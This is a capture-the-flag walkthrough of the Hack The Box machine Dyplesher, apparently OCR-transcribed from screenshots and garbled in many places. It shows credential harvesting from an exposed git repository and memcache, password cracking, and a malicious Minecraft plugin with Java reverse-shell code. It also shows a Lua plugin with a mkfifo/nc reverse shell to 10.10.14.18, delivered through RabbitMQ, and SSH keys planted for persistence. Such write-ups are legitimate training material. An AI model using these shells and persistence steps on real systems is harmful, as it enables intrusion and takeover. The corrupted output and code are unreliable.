Dyplesher by dmw0ng

As normal I add the IP of the machine 10.10.10.190 to my hosts file as dyplesher.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan dyplesher.htb

```
SMEZIVE open amp RubbitMQ 3.7.8 (0-9)

ampointo;

ampointo;

publisher_confirms: YES

exchange_exchange_indings: YES

basic_nack: YES

consumer_noity: YES

cluster_noine: rabbitMoy

copyright: (0) 2007-2018 Pivotal Software, Inc.

information: Licensed under the MPU. See http://www.rabbitmq.com/
product: RabbitMoy

version: 3.7.8

mechanisms: PALIN AMQPLAIN

_ locales: en_US

1211/14c; pon _ memcache?

2550/14c; pon _ minecraft?

infingrprint-strings:


| Yest: 'Unsupported protocol version' |
| Notesion:
| 1.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x.' |
| 2.0.y. 1.0.y. 1.1.x. 1.1.x. 1.1.x.' |
| 2.0.y. 1.0.y. 1.1.x. 1.1.x. 1.1.x.' |
| 2.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x. 1.1.x.' |
| 2.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x. 1.1.x. |
| 2.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x. 1.1.x. |
| 2.0.y. 1.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x. |
| 2.0.y. 1.0.y. 1.0.y. 1.1.x. 1.1.x. |
| 2.0.y. 1.0.y. 1.0.y. 1.0.y. 1.0.y. 1.0.y. |
| 2.0.y. 1.0.y. 1.0.y. 1.0.y. 1.0.y. |
| 3.0.y. 1.0.y. 1.0.y. 1.0.y. |
| 4.0.y. 1.0.y. 1.0.y. 1.0.y. |
| 5.0.y. 1.0.y. 1.0.y. |
| 5.0.y.
```

It seems we have discovered several ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on 22, HTTP on 80, 3000, 4369, 5672, 11211, 25562 and 25565. Services discovered included Erlang Port Mapper and RabbitMQ as well as memcache.

Overview of Web Services

The HTTP port that we seemed to have open was 80. I tried port 80 to see what we had.

http://dyplesher.htb




As soon as the page was viewed, I noticed that there was an additional domain that was required to be added. I added **test.dyplesher.htb** to hosts file.

WFU77

I didn't come across too much in the content of the site and therefore decided to run a fuzz of the directories to see if anything would turn up. I did both http://dyplesher.htb and http://test.dyplesher.htb.

wfuzz -u http://test.dyplesher.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/common.txt -- hc 404,403,301



From the fuzz of http://test.dyplesher.htb, a discovery was made that seemed to indicate there was a git repository.

Git Dump

From the information gathered, I utilised a git dumper tool located at https://raw.githubusercontent.com/internetwache/GitTools/master/Dumper/gitdumper.sh.

./gutdumper.sh http://test.dyplesher.htb/.git/ dump/

```
i:/opt/htb/dyplesher.htb# ./gitdumpre.sh http://test.dyplesher.htb/.git/ dump/
******
 GitDumper is part of https://github.com/internetwache/GitTools
 Developed and maintained by @gehaxelt from @internetwache
Use at your own risk. Usage might be illegal in certain circumstances.
Only for educational purposes!
******
*] Destination folder does not exist
+] Creating dump//.git/
+] Downloaded: HEAD
[+] Downloaded: description
+] Downloaded: config
  Downloaded: COMMIT_EDITMSG
+] Downloaded: refs/heads/master
  Downloaded: logs/HEAD
   Downloaded: logs/refs/heads/master
+] Downloaded: info/exclude
+] Downloaded: objects/b1/fe9eddcdf073dc45bb406d47cde1704f222388
   Downloaded: objects/3f/91e452f3cbfa322a3fbd516c5643a6ebffc433
   Downloaded: objects/27/29b565f353181a03b2e2edb030a0e2b33d9af0
```

With the content downloaded, I went into the dump directory and performed a git status to see what its current status was.

git status

This indicated that we had 2 files that was previously deleted. I restored the **index.php** file to see if this would contain anything interesting.

git restore

```
root@kali:/opt/htb/dyplesher.htb/dump# git restore index.php
```

With the file restored, I investigated its contents.

cat index.php

```
i:/opt/htb/dyplesher.htb/dump# cat index.php
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
$m->add($_GET['add'], $_GET['val']);
        echo "Done!";
else {
        echo "its equal";
:/BODY>
```

Looking in to the index.php file, we seem to have found a username and password.

felamos:zxcvbnm

Memcache

With the user and password in hand, I investigated access elsewhere. I eventually started looking into the memchache application. Using https://pypi.org/project/python-binary-memcached/ as a source, I looked into obtaining additional information. I first looked to identify individual values such as password, email, username etc...

```
GNU nano 4.8
#!/usr/bin/env python
import bmemcached
client = bmemcached.Client(('10.10.10.190:11211', ), 'felamos', 'zxcvbnm')
client.get('key', 'value')
print(client.get('password'))
```

python mem.py

```
root@kali:/opt/htb/dyplesher.htb# python mem.py
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS
```

This provided some password hashes that could potentially be used. From this, I moved on to potential email addresses.

```
GNU nano 4.8
#!/usr/bin/env python
import bmemcached
client = bmemcached.Client(('10.10.10.190:11211', ), 'felamos', 'zxcvbnm')
client.get('key', 'value')
print(client.get('email'))

root@kali:/opt/htb/dyplesher.htb# python mem.py
MinatoTW@dyplesher.htb
felamos@dyplesher.htb
yuntao@dyplesher.htb
```

I now had hashes as well as email addresses. I placed the hashes into a file and run them through john.


john hashes -w=~/Downloads/rockyou.txt

```
root@kali:/opt/htb/dyplesher.htb# john hashes -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mommy1 (?)
```


1 of the hashes was cracked and a password revealed as mommy1.

Gogs

With this new password to hand, I attempted other access points. I looked into http://test.dyplasher.htb:3000.




I entered the username of felamos@dyplesher.htb and password of mommy1.



I was provided with a successful login and was able to continue with the enumeration. Within the releases section of felamos' gitlab repository, we had a repo.zip file which I downloaded to extract its contents.

Need an account? Sign up now.



unzip repo.zip

```
root@kali:/opt/htb/dyplesher.htb/downloads# unzip repo.zip
Archive: repo.zip
    creating: repositories/
    creating: repositories/@hashed/
    creating: repositories/@hashed/4b/
    creating: repositories/@hashed/4b/
    creating: repositories/@hashed/4b/22/
inflating: repositories/@hashed/4b/22/
inflating: repositories/@hashed/4b/22/
inflating: repositories/@hashed/4b/22/
creating: repositories/@hashed/4e/07/
    creating: repositories/@hashed/4e/07/
    creating: repositories/@hashed/4e/07/
    creating: repositories/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/
inflating: repositories/@hashed/6b/
    creating: repositories/@hashed/6b/86/
inflating: repositories/@hashed/6b/86/
inflating: repositories/@hashed/6b/86/
inflating: repositories/@hashed/6d/73/
inflating: repositories/@hashed/d4/73/
inflating: repositories/@hashed/da/73/
inflating: repositories/@hashed/da/73/
inflating: repositories/@hashed/da/73/
```

With the contents extracted, I started looking into the repositories by cloning them.

Within the one specific repository, we had a file named users.db.

cat users.db


Within this db, we had another hash. This was added to the set of existing hashes and an attempt to crack with john was once again attempted.


john hashes -w=~/Downloads/rockyou.txt


```
root@kali:/opt/htb/dyplesher.htb# john hashes -w=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis1 (?)
```

The new hash was successfully reversed and revealed a password of alexis1.

Plugin







```
cotalali:/opt/htb/dyplesher.htb# mkdir plugins
ootalali:/opt/htb/dyplesher.htb# of plugins/
ootalali:/opt/htb/dyplesher.htb/plugins# mkdir java
ootalali:/opt/htb/dyplesher.htb/plugins# mkdir java
ootalali:/opt/htb/dyplesher.htb/plugins# od java/
ootalali:/opt/htb/dyplesher.htb/plugins/java# wget https://cdn.getbukkit.org/craftbukkit/craftbukkit/craftbukkit/craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar
-2020-06-02 15:21:17-- https://cdn.getbukkit.org/craftbukkit/craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar
esolving cdn.getbukkit.org (cdn.getbukkit.org)... 149.28.57.95
onnecting to cdn.getbukkit.org (cdn.getbukkit.org)|149.28.57.95|:443... connected.
ITIP request sent, awaiting response... 200 OK
ength: 19539101 (19M) [application/java-archive]
aving to: 'craftbukkit-1.8-R0.1-SNAPSHOT-latest.jar'
```

ali:/opt/htb/dyplesher.htb/plugins/java# tar -xvf depl-rev-shell.tar hack/ hack/

hack/de/

hack/de/nudesnowboarders/

hack/de/nudesnowboarders/main/

hack/de/nudesnowboarders/main/Main.class


hack/de/nudesnowboarders/main/Main.java

hack/plugin.yml

hack/META-INF/

hack/META-INF/serverstats.kotlin_module

```
root@kali: /opt/htb/dyplesher.htb/plugins/java/hack 78x26
                              de/nudesnowboarders/main/Main.java
  GNU nano 4.8
package de.nudesnowboarders.main;
import java.io.IOException;
import org.bukkit.plugin.java.JavaPlugin;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
public class Main
 extends JavaPlugin
  public void onEnable() {
  String host="10.10.14.18";
  int port=11211;
  String cmd="/bin/sh";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
  Socket s=new Socket(host,port);
                                      root@kali: /opt/htb/dyplesher.htb/plugins/java/hack 109x26
  GNU nano 4.8
                                                           plugin.yml
name: dmw0ng
version: 0.1
description: haxxor it
author: nobody
main: de.nudesnowboarders.main.Main
commands:
 serverstats:
       :/opt/htb/dyplesher.htb/plugins/java/hack# javac -cp /opt/htb/dyplesher.htb/plugins/java/craftbukkit-1.8
0.1-SNAPSHOT-latest.jar de/nudesnowboarders/main/Main.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
               Dashboard Home / Add Plugin
                Upload Browse... dmw0ng.jar
 Add Plugin
 Upload Browse... No file selected.
```



root@kali:/opt/htb/dyplesher.htb# nc -nlvp 11211
Ncat: Version 7.80 (https://nmap.org/ncat)
Ncat: Listening on :::11211
Ncat: Listening on 0.0.0.0:11211

Reload Plugin



If you are getting a 500 error, head to /home/reset

```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 11211
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::11211
Ncat: Listening on 0.0.0.0:11211
Ncat: Connection from 10.10.10.190.
Ncat: Connection from 10.10.10.190:46540.
python3 -c 'import pty;pty.spawn("/bin/bash")'
MinatoTW@dyplesher:~/paper$
```

python3 -c 'import pty;pty.spawn("/bin/bash")'
MinatoTW@dyplesher:-/paper\$ echo 'ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkFdWKTghuvjMvjQLWn9/1/Q
jUZhBEyGx6A+14mLWmK7Kw24lRcgM1kCw1KYYBNx07/z3MtlW7xKH1aJ7CPOtKQYQ/CQqfLreRzR1e9DDBxuVTRYu6+1wsPIPUnRMK2bH25qGJ7Uzc8F0B7foFtm16
CH9puXz7agMJ9SmHMewnd0ssuEilG5vT80SC9Z5SJgG9HZ7bp/nYdwt5sUu634ILou+1hPNFbQjHMMulv8crIS/yAYY4tpmwV+6tfDDDvFLn8Ih/3bC1CA10KvmYBH
p3IDpnhBuJTKOux/vs8TRER1rv4ur9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtE00GboP0/hCfJU2QaRTWHAAzDT+LYmagjtEf6d7S81j0K24
TbKx87rcZkFsmpB7KRc14SS6/e1pMfnQVq2NP0cbU1uYGULXxJrb00KuHpxfoybJCV6Xb0ezDKSwNv9H0= root@kali' >> ~/.ssh/authorized_keys
echo 'ssh-rsa AAAAB3Nac1yc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkrdWKTghuvjMvjQLWn9/1/QjUZhBEyGx6A+14mLWmK7Kw24lRcg
M1kCw1KYYBNx07/z3MtIW7xKH1aJ7CDtKQYQ/CQqfLreRzR1e9DD8xuVTRYu6+1wsPUPUnRMK2bH25qGJ7Uzc8F0B7foFtm16CH9puXz7agMJ9SmHMewnd0ssuEil
G5vT80SC9Z5SJgG9HZ7bp/nYdwt5sUu634ILou+1hPNFbQjHMMulv8crIS/yAYY4tpmwVV+6tfDDDvFLn8Ih/3bC1CA10KvmYBHp3IDpnhBuJTKOux/vs8TRER1rv4u
r9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtE00GboP0/hcfJU2QaRTWHAAzDT+LYmagjtEf6d7S81j0K24TbKx87rcZkFsmpB7KRc14SS6/e1p
MfnQVq2NP0cbU1uYGULXxJrb00KuHpxfoybJCV6Xb0ezDKSwNv9H0= root@kali' >> ~/.ssh/authorized_keys
MinatoTW@dyplesher:~/paper\$

```
r<mark>oot@kali:</mark>/opt/htb/dyplesher.htb# ssh -i id_rsa MinatoTW@dy
Melcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)
 * Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
  System information as of Tue 02 Jun 2020 03:07:41 PM UTC

      System load:
      0.32
      Processes:
      2.70

      Usage of /:
      6.7% of 97.93GB
      Users logged in:
      0

      Memory usage:
      38%
      IP address for ens33:
      10.10.10.190

      IP address for docker0:
      172.17.0.1

 7 updates can be installed immediately.
 of these updates are security updates.
 o see these additional updates run: apt list --upgradable
 ast login: Wed May 20 13:44:56 2020 from 10.10.14.4
 MinatoTW@dyplesher:~$ groups
 MinatoTW wireshark
 MinatoTW@dyplesher:~$ dumpcap -i lo
 Capturing on 'Loopback: lo'
 File: /tmp/wireshark_Loopback_20200602150817_i1gx2D.pcapng
 Packets: 36
                                                                                                                                      100% 67KB 1.0MB/s
        kali:/opt/htb/dyplesher.htb# strings wireshark_Loopback_20200602151827_6GvPaf.pcapng | grep password
q{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India","password":"bihys1amFov","subscribed":true}
l{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob","subscribed":true}
p{"name":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}
 MinatoTW@dyplesher:/home$ su - felamos
Password:
 felamos@dyplesher:~$
 felamos@dyplesher:~$ wc user.txt
  1 1 33 user.txt
```

Create local RooShell.lua

```
root@kali:/opt/htb/dyplesher.htb120x47

GNU nano 4.8

RootShell.lua

os.execute("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>61|nc 10.10.14.18 5672 >/tmp/f")

function Initialize(Plugin)
 Plugin:SetName("RootShell")
 Plugin:SetVersion(9001)

os.execute("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>81|nc 10.10.14.18 5672 >/tmp/f")

return true

end

function OnDisable()
 LOG(PLUGIN:GetName() .. " is shutting down...")

end
```

```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 5672
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5672
Ncat: Listening on 0.0.0.0:5672
```

root@kali:/opt/htb/dyplesher.htb# python -m SimpleHTTPServer 11211 Serving HTTP on 0.0.0.0 port 11211 ...

```
GNU nano 4.8
#!/usr/bin/python
import pika

credentials = pika.PlainCredentials('yuntao', 'EashAnicOc3Op')
parameters = pika.ConnectionParameters('10.10.10.190', 5672, '/', credentials)
connection = pika.BlockingConnection(parameters)
channel = connection.channel()
message = "http://10.10.14.18:11211/RootShell.lua"
queue = "plugin_data"

channel.basic_publish(exchange='', routing_key=queue, body=message)
channel.basic_publish(exchange=queue, routing_key='', body=message)
print(" [x] Sent %r" % message)
```

root@kali:/opt/htb/dyplesher.htb# python rootlua.py [x] Sent 'http://10.10.14.18:11211/RootShell.lua'

```
root@kali:/opt/htb/dyplesher.htb# python -m SimpleHTTPServer 11211
Serving HTTP on 0.0.0.0 port 11211 ...
10.10.10.190 - - [02/Jun/2020 16:40:39] "GET /RootShell.lua HTTP/1.0" 200 -
```

```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 5672
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5672
Ncat: Listening on 0.0.0.0:5672
Ncat: Connection from 10.10.10.190.
Ncat: Connection from 10.10.10.190:37978.
/bin/sh: 0: can't access tty; job control turned off
#
```

root@dyplesher:~# echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkFdWKTghuvjMvjQLWn9/1/
QjUZhBEyGx6A+I4mLWmK7Kw24lRcgM1kCw1KYYBNx07/z3MtIW7xKH1aJ7CPOtKQYQ/CQqfLreRzR1e9DDBxuVTRYu6+1wsPIPUnRMK2bH25qG37Uzc
8F0B7foFtm16CH9puX27agMJ9SmHMewnd0ssuEilG5V780SC9Z5Jg69HZ7bp/NYdwt5sUu634ILou+1hPNFbQjHMMulv8crIs/yAYY4tpmwV+6tfDD
DvFLn8Ih/3bC1CA10KvmYBHp3IDpnhBuJTKOux/vs8TRER1rv4ur9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtE00GboP0/hCfJ
U2QaRTWHAAZDT+LYmagjtEf6d7S81j0K24TbKx87rcZkFsmpB7KRc14SS6/e1pMfnQVq2NP0cbU1uYGULXxJrb00KuHpxfoybJCV6Xb0ezDKSwNv9H0
= root@kali' >> ~/.ssh/authorized_keys

